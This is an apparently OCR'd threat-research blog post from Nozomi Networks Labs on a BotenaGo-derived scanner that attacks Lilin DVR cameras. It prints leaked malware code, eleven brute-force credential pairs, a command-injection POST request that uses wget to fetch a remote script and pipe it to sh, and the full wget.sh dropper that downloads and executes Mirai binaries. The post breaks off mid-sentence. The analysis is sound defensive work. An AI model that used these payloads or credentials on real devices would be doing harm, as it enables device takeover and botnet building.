
New BotenaGo Variant Discovered by Nozomi Networks Labs

nozominetworks.com/blog/new-botenago-variant-discovered-by-nozomi-networks-labs/

By April 18, 2022

According to AT&T Alien Labs, BotenaGo malware has been deployed with over 30 exploit functions, putting millions of IoT devices at risk of potential cyberattacks. BotenaGo is written in “Go”, which is a Google open-source programming language. While the use of open-source programming languages has its benefits, attackers have equally taken advantage, using Go to code malicious malware.

Our research highlights Nozomi Networks Labs’ discovery of a new variant of the BotenaGo malware that specifically targets Lilin security camera DVR devices. We have named this sample “Lillin scanner” because of the name the developers used for it in the source code: `/root/lillin.go` . Let’s dive deeper into the functionality of this sample to show step-by-step how these kinds of scanners work.




```
4\x72\x75\x65\x3c\x2f\x73\x77\x69\x74\x63\x68\x3e\x3c\x61\x64\x64\x72\x65\x73\x73\x54\x79\x70\x65\x3e\x69\x70\x3c\x2f\
x61\x64\x64\x72\x65\x73\x73\x54\x79\x70\x65\x3e\x3c\x69\x70\x3e\x24\x28"
payload += tvt4567Payload
payload +=
"\x3c\x2f\x69\x70\x3e\x3c\x2f\x69\x74\x65\x6d\x3e\x3c\x2f\x66\x69\x6c\x74\x65\x72\x4c\x69\x73\x74\x3e\x3c\x2f\x63\x6f\
x6e\x74\x65\x6e\x74\x3e\x3c\x2f\x72\x65\x71\x75\x65\x73\x74\x3e\x00"
payload = base64.StdEncoding.EncodeToString([]byte(payload))

cntlen := strconv.Itoa(len(payload))

conn.Write([]byte("{D79E94C5-70F0-46BD-965B-E17497CCB598}"))

for {
    tmpbuf := make([]byte, 128)
    ln, err := conn.Read(tmpbuf)
    if ln <= 0 || err != nil {
        break
    }

    rdbuf = append(rdbuf, tmpbuf...)
    if strings.Contains(string(rdbuf), "{D79E94C5-70F0-46BD-965B-E17497CCB598}") && state != 1 {
        conn.Write([]byte("GET /saveSystemConfig HTTP/1.1\r\nAuthorization: Basic\r\nContent-type: text/
        xml\r\nContent-Length: " + cntlen + "\r\n{D79E94C5-70F0-46BD-965B-E17497CCB598} 2\r\n\r\n" + payload +
        "\r\n\r\n"))
        zeroByte(rdbuf)
        state = 1
        continue
```

Figure 1. BotenaGo source code.

The source code of the BotenaGo malware (Figure 1) was leaked in October 2021, which led to the creation of new variants based on the original. We decided to monitor samples that could have been generated utilizing parts of the BotenaGo source code. In doing so, we discovered a sample that contained certain similarities of BotenaGo.

At the time of this research, the sample had not been detected by any malware detection engine in VirusTotal (Figure 2). Although the sample is quite large (2.8 MB), due to being written in Go, the portion of the actual malicious code is quite small and focuses on a single task. Its authors removed almost all of the the 30+ exploits present in BotenaGo's original source code and reused some parts to exploit a different vulnerability that was over two years old. This may be why the sample hasn't been detected until now.



No security vendors and no sandboxes flagged this file as malicious

fdbd955959a8f42450af5ac2bf93efba180f4cbae64dd4dd852f65c2e2057f56
root
64bits elf

2.88 MB
Size

2022-03-05 20:27:34 UTC
1 day ago

Security vendors' analysis on 2022-03-05T20:27:34 UTC


Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avast-Mobile	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected
CMC	✓ Undetected	Comodo	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected

Figure 2. The file is not detected as a threat.

Lillin Scanner Functionality

In order to run, the scanner/exploiter needs a parameter to be passed in the command line. That will be the port being used to connect to each of the IP addresses that the program targets. Lillin scanner differs from BotenaGo in that it doesn't check the banner for the given IPs. It is possible that this tool is chained with another program that builds lists of Lilin devices using services like Shodan or other mass scanning tools.

Next, the sample will iterate over the IP addresses that it receives from the standard input. This portion of the code can easily be spotted in the original BotenaGo source code. These instructions will create one *Goroutine* (a sort of thread used in Go) per IP address executing the `infectFunctionLilinDvr` function, which follows the same naming convention as in BotenaGo.




```
while ( 1 )
{
  *&v6 = bufio___ptr_Scanner__Scan(v14, v3);  // Read from STDIN
  if ( !v4 )
    break;
  *(&v10 + 1) = runtime_slicebytetostring(0LL, v14[4], v14[5], v15, v6);
  v13[0] = strings_genSplit(v7, v8, ":<=?CLMNPSZ[\n\t", 1LL, 0LL, -1LL, ipAddr, v10);// Split line by ':'
  if ( sys_argc <= 1 )
    runtime_panicIndex(v1, v5);
  if ( *(os_Args + 24) == 4LL && **(os_Args + 16) == 1701736302 && v10 <= 1 )
    runtime_panicIndex(v1, v5);
  if ( !v10 )
    runtime_panicIndex(v1, v5);
  *(&v6 + 1) = runtime_newproc(32, pInfectLilinDvr, *ipAddr);// go infectLilinDvr(ipAddr)
}
```

Figure 3. A loop creating Goroutines using the input from STDIN.

The presence of strings with the names of the functions and the absence of any protection (many malware families use at least the modified version of UPX) means that it isn't actually trying to protect itself against security products and reverse engineers. It reinforces the theory that this executable might mainly be intended to be used by attackers in manual mode.


Device Access and Vulnerability Exploitation

When the `infectFunctionLilinDvr` function receives the IP address to scan, it first checks if the device behind that IP can be accessed. The Lillin scanner contains 11 pairs of user-password credentials in its code. This is a difference from previous malware samples that, reportedly, abused only the credentials `root/icatch99` and `report/8Jg0SR8K50`. These credentials are Base64-encoded to be used in the basic authentication needed to exploit the vulnerability that allows the Remote Code Execution (RCE).



```
dq offset aRootIcatch99 ; DATA XREF: main_infectF
                        ; "root:icatch99"
dq 0Dh
dq offset aReport8jg0sr8k ; "report:8Jg0SR8K50"
dq 11h
dq offset aReportReport ; "report:report"
dq 0Dh
dq offset aRootRoot     ; "root:root"
dq 9
dq offset aAdminAdmin   ; "admin:admin"
dq 0Bh
dq offset aAdmin123456  ; "admin:123456"
dq 0Ch
dq offset aAdmin654321  ; "admin:654321"
dq 0Ch
dq offset aAdmin1111    ; "admin:1111"
dq 0Ah
dq offset aAdminAdmin123 ; "admin:admin123"
dq 0Eh
dq offset aAdmin1234    ; "admin:1234"
dq 0Ah
dq offset aAdmin12345   ; "admin:12345"
dq 0Bh
```

Figure 4. Credentials used for bruteforce access to the DVRs.



```
Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    Host: 127.0.0.1\r\n
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-GB,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: close\r\n
    Upgrade-Insecure-Requests: 1\r\n
  v Authorization: Basic cmVwb3J0OjhKZzBTUjhLNTA=\r\n
        Credentials: report:8Jg0SR8K50
    \r\n
```

Figure 5. Basic authentication attempt.

Lillin scanner will loop over the 11 encoded credentials and will sequentially try to access the root directory, changing the Base64 string in the `Authorization` field. When the server response contains the string `HTTP/1.1 200` or `HTTP/1.0 200` it will consider the authentication to be successful and will attempt the exploitation of the Network Time Protocol (NTP) configuration vulnerability.

This vulnerability, part of a set of security vulnerabilities affecting Lilin DVRs, was discovered in 2020 and was assigned a CVSS v3.1 score of 10.0 (Critical) by the vendor.


The scanner will send particularly crafted HTTP POST requests to the URL paths `/dvr/cmd` and `/cn/cmd` in order to exploit a command injection vulnerability in the web interface.

First, the scanner attempts to inject some code by submitting a POST request to the URL path `/dvr/cmd`. If successful, this request then modifies the NTP configuration of the camera. The modified configuration contains a command that, because of the vulnerability, will attempt to download a file named `wget.sh` from the IP address `136.144.41[.]169` and then immediately execute its content. If the command injection to `/dvr/cmd` is not successful, the scanner attempts the same attack to the endpoint `/cn/cmd`.

Once the attack is complete, another request to the same endpoint restores the original NTP configuration.

```
POST /cn/cmd HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Content-Length: 333
Authorization: Basic cmVwb3J0OjhKZzBTUjhLNTA=
User-Agent: Abcd

<?xml version="1.0" encoding="UTF-8"?><DVR Platform="Hi3520"><SetConfiguration File="service.xml"><![CDATA[<?xml version="1.0" encoding="UTF-8"?><DVR Platform="Hi3520"><Service><NTP Enable="True" Interval="20000" Server="time.nist.gov&wget -O- http://136.144.41.169/wget.sh|sh;echo DONE"/></Service></DVR>]]></SetConfiguration></DVR>

```

Figure 6. POST request with the injected `wget` command.
The file `wget.sh` recursively downloads multiple executables for multiple architectures from `136.144.41[.]169`. The targeted architectures are ARM, Motorola 68000, MIPS, PowerPC, SPARC, SuperH, x86.



```
#!/bin/sh
rm -rf WW9mdWthc2hp.0wget;wget http://136.144.41.169/WW9mdWthc2hp.arm -O WW9mdWthc2hp.0wget;chmod +x WW9mdWthc2hp.0wget;./WW9mdWthc2hp.0wget arm.wget;rm -rf WW9mdWthc2hp.0wget;
rm -rf WW9mdWthc2hp.1wget;wget http://136.144.41.169/WW9mdWthc2hp.arm5 -O WW9mdWthc2hp.1wget;chmod +x WW9mdWthc2hp.1wget;./WW9mdWthc2hp.1wget arm5.wget;rm -rf WW9mdWthc2hp.1wget;
rm -rf WW9mdWthc2hp.2wget;wget http://136.144.41.169/WW9mdWthc2hp.arm6 -O WW9mdWthc2hp.2wget;chmod +x WW9mdWthc2hp.2wget;./WW9mdWthc2hp.2wget arm6.wget;rm -rf WW9mdWthc2hp.2wget;
rm -rf WW9mdWthc2hp.3wget;wget http://136.144.41.169/WW9mdWthc2hp.arm7 -O WW9mdWthc2hp.3wget;chmod +x WW9mdWthc2hp.3wget;./WW9mdWthc2hp.3wget arm7.wget;rm -rf WW9mdWthc2hp.3wget;
rm -rf WW9mdWthc2hp.4wget;wget http://136.144.41.169/WW9mdWthc2hp.m68k -O WW9mdWthc2hp.4wget;chmod +x WW9mdWthc2hp.4wget;./WW9mdWthc2hp.4wget m68k.wget;rm -rf WW9mdWthc2hp.4wget;
rm -rf WW9mdWthc2hp.5wget;wget http://136.144.41.169/WW9mdWthc2hp.mips -O WW9mdWthc2hp.5wget;chmod +x WW9mdWthc2hp.5wget;./WW9mdWthc2hp.5wget mips.wget;rm -rf WW9mdWthc2hp.5wget;
rm -rf WW9mdWthc2hp.6wget;wget http://136.144.41.169/WW9mdWthc2hp.mpsl -O WW9mdWthc2hp.6wget;chmod +x WW9mdWthc2hp.6wget;./WW9mdWthc2hp.6wget mpsl.wget;rm -rf WW9mdWthc2hp.6wget;
rm -rf WW9mdWthc2hp.7wget;wget http://136.144.41.169/WW9mdWthc2hp.ppc -O WW9mdWthc2hp.7wget;chmod +x WW9mdWthc2hp.7wget;./WW9mdWthc2hp.7wget ppc.wget;rm -rf WW9mdWthc2hp.7wget;
rm -rf WW9mdWthc2hp.8wget;wget http://136.144.41.169/WW9mdWthc2hp.sh4 -O WW9mdWthc2hp.8wget;chmod +x WW9mdWthc2hp.8wget;./WW9mdWthc2hp.8wget sh4.wget;rm -rf WW9mdWthc2hp.8wget;
rm -rf WW9mdWthc2hp.9wget;wget http://136.144.41.169/WW9mdWthc2hp.spc -O WW9mdWthc2hp.9wget;chmod +x WW9mdWthc2hp.9wget;./WW9mdWthc2hp.9wget spc.wget;rm -rf WW9mdWthc2hp.9wget;
rm -rf WW9mdWthc2hp.10wget;wget http://136.144.41.169/WW9mdWthc2hp.x86 -O WW9mdWthc2hp.10wget;chmod +x WW9mdWthc2hp.10wget;./WW9mdWthc2hp.10wget x86.wget;rm -rf WW9mdWthc2hp.10wget;
```

Figure 7. The content of `wget.sh` file.

The Mirai Malware Family

In the third stage of this attack, multiple malicious samples for each architecture attempt to execute on the camera. These samples belong to the Mirai malware family, which is a widely known threat to IoT devices. All these samples have recently been submitted to VirusTotal (at the beginning of March 2022). For example, for the MIPS architecture, two samples have been identified as the third stage connected to the Mirai family:

- ae0185189e463c6abddf8865972dac72630b6e515e79d3f7566f0983a0eae295
- 28f50f24c930b595f88257748f62d985436ecce1330ff52f09cdd13642591450




28f50f24c930b595f88257748f62d985436ecce
1330ff52f09cdd13642591450
ae0185189e463c6abddf8865972dac72630b6
e515e79d3f7566f0983a0eae295
Mirai
Collections
Referring files
Communicating files
http://136.144.41.169/WW9mdWthc2hp.mips
Downloaded files
ELF
ELF
2

Figure 8. TVirusTotal graph showing the connection between the two ELF samples and wget request contained in the `wget.sh` file.
For x86 architecture, the file `62ef086111b6816d332e298d00ac946c11fac0ed8708fa2668ad3c91ceb96dbf` is downloaded and executed. An analysis of this sample reveals some typical behaviors of the

